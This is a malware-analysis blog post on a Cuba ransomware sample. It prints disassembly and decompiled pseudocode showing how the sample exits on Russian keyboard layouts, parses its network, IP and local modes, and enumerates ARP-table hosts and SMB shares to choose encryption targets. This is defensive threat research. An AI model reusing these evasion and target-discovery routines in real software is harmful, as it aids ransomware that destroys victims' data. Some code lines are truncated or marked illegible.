Cuba Ransomware Analysis

lab52.io/blog/cuba-ransomware-analysis

Due to the recent warning published by the FBI about Cuba ransomware (original FBI warning no longer available online for unknown reasons), from Lab52 we decided to publish some information about this ransomware family. Despite the fact that the ransomware has been named Cuba, there is no clear evidence linking the country to the implementation or perpetration of this type of attacks.

Nonetheless, the geopolitical analysis has revealed a few details of strategic interest. Firstly, the fact that most of the countries attacked, according to a McAfee report, correspond to those located in Latin America, North America and Europe. Of these, the most targeted were: Spain, Colombia and Germany. However, when looking at the possible link between the countries attacked and the sectors compromised, it has not been possible to identify a clear interest in the attack, since although Colombia is a US ally in Latin America and a NATO observer state, and Spain is a member of the European Union and NATO with a good geostrategic position, none of them stand out among the critical sectors that have been attacked.


Secondly, it has also been observed that the profile of the countries attacked is common to apt groups that share certain ideological lines, which may be contrary to those of the countries that have been targeted. However, this has not yet allowed us to identify the link between this ransomware and any specific country or APT group.

For this post, we have analyzed a recent public sample, which has a compiler timestamp dated from August 23rd, 2021:

936119bc1811aeef01299a0150141787865a0dbe2667288f018ad24db5a7bc27

In this sample, we have observed some changes from the version described by McAfee in April 2021, which is the only and most recent published analysis about this ransomware family.

Firstly, the process retrieves the Input Locale identifiers (formerly called Keyboard Layout Handles) corresponding to the current set of input languages in the infected system. In case of finding the Russian language identifier (0x19) among the obtained list, the process terminates. Otherwise, it starts with its main activity.



```
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 44h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    esi
mov     esi, [ebp+lpCmdLine]
lea     eax, [ebp+keyboard_layout_list]
push    eax             ; lpList
push    10h             ; nBuff
call    ds:GetKeyboardLayoutList
xor     edx, edx
test    eax, eax
jle     short loc_1141EB0
```

```
loc_1141EA4:
cmp     byte ptr [ebp+edx*4+keyboard_layout_list], 19h
jz      short loc_1141EB7
```

```
inc     edx
cmp     edx, eax
jl      short loc_1141EA4
```


```
loc_1141EB0:            ; given_arg
mov     ecx, esi
call    real_bussines
```

```
loc_1141EB7:
call    delete_itself
mov     ecx, [ebp+var_4]
xor     eax, eax
xor     ecx, ebp        ; StackCookie
pop     esi
call    @__security_check_cookie@4 ; __security_check_cookie(x)
leave
retn    10h
_WinMain@16 endp
```

Main function of the Cuba Ransomware sample

Since the program accepts one argument, the main activity will start by parsing the given argument, looking for either “network”, some IP address, “local” or a specific path to encrypt. Thus, the usage of this sample by an operator would be as follows:

cuba.exe [network | [IP_addr] | local | [specific_path]]



```
push    offset aNetwork ; "network"
push    esi             ; lpString1
mov     dword ptr [eax], offset unk_1163790
mov     dword ptr [eax+4], 226h
call    edi ; lstrcmpW
test    eax, eax
jnz     short not_network_argument
```

```
pop     edi
pop     esi
jmp     netw_func
```

```
not_network_argument:
push    offset aLocal   ; "local"
push    esi             ; lpString1
call    edi ; lstrcmpW
test    eax, eax
jz      short local_argument
```

```
mov     ecx, esi
call    check_arg_is_ip
mov     edi, eax
cmp     edi, 0FFFFFFFFh
jz      short check_arg_false
```

```
cmp     edi, 100007Fh    ; 127.0.0.1
jnz     short loc_1141E5A
```

```
call    terminate_procs_srvs
```


```
loc_1141E5A:
mov     ecx, edi
pop     edi
pop     esi
jmp     prepare_threads_0
```

```
check_arg_false:
cmp     word ptr [esi], 0
jz      short local_argument
```

```
pop     edi
mov     ecx, esi          ; lpString2
pop     esi
jmp     prepare_threads_1
```


```
local_argument:
call    terminate_procs_srvs
pop     edi
pop     esi
jmp     prepare_threads_2
real_bussines endp
```

Principal function of Cuba Ransomware



Flow diagram of the Cuba Ransomware sample

According to this, we could distinguish between two network modes and two local modes. The network mode triggered by the “network” argument will call the windows API GetIPNetTable in order to obtain the ARP table and call NetShareEnum using each IP as the serverName parameter for this second API call. In the case of specifying an IP address, it will just enumerate the shares of that specific address.




```
  ULONG SizePointer; // [esp+Ch] [ebp-38h] BYREF
  char CriticalSection[36]; // [esp+10h] [ebp-34h] BYREF
  int Parameter; // [esp+34h] [ebp-10h] BYREF
  HANDLE hHandle; // [esp+38h] [ebp-Ch]
  int v8; // [esp+3Ch] [ebp-8h]

  memset(CriticalSection, 0, sizeof(CriticalSection));
  init_critical_sect((LPCRITICAL_SECTION)CriticalSection);
  Parameter = 0;
  hHandle = 0;
  v8 = 0;
  create_event(&Parameter);
  create_threads(&Parameter, (int)CriticalSection, 8);
  v0 = 0;
  SizePointer = 0;
  if ( GetIpNetTable(0, &SizePointer, 0) == 122 )
  {
    v1 = (struct _MIB_IPNETTABLE *)malloc(SizePointer);
    if ( !GetIpNetTable(v1, &SizePointer, 0) )
      goto LABEL_5;
    j___free_base(v1);
  }
  v1 = 0;
LABEL_5:
  if ( v1 )
  {
    if ( v1->dwNumEntries )
    {
      p_dwAddr = &v1->table[0].dwAddr;
      do
      {
        if ( p_dwAddr[1] == 3 )
          enum_shares(*p_dwAddr, CriticalSection);
        ++v0;
        p_dwAddr += 6;
      }
      while ( v0 < v1->dwNumEntries );
    }
    j___free_base(v1);
  }
  inc_critical_sec((LPCRITICAL_SECTION)CriticalSection);
  return WaitForSingleObject(hHandle, 0xFFFFFFFF);
}
```

```
[illegible]

bufptr = 0;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
wsprintfW(servername, L"\\\\%d.%d.%d.%d", (unsigned __int8)a1, BYTE1(a1), BY
do
{
  result = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &
  v3 = result;
  v8 = result;
  if ( result && result != 234 )
    break;
  v4 = bufptr;
  v5 = 1;
  if ( entriesread )
  {
    do
    {
      wsprintfW(FileName, L"%s\\%s\\*", servername, *(_DWORD *)v4);
      if ( *((int *)v4 + 1) >= 0 )
      {
        hFindFile = FindFirstFileW(FileName, &FindFileData);
        if ( hFindFile != (HANDLE)-1 )
        {
          wsprintfW(FileName, L"%s\\%s\\", servername, *(_DWORD *)v4);
          set_threads_target(a2, FileName);
          FindClose(hFindFile);
        }
      }
      ++v5;
      v4 += 12;
    }
    while ( v5 <= entriesread );
    v4 = bufptr;
    v3 = v8;
  }
  result = NetApiBufferFree(v4);
}
while ( v3 == 234 );
return result;
}
```

Pseudocode of the “network” argument function calls

The default (no argument given) or “local” argument mode will enumerate the volumes by their Device IDs in the system. If a path is specified as the argument, the ransomware will only encrypt that specified path.

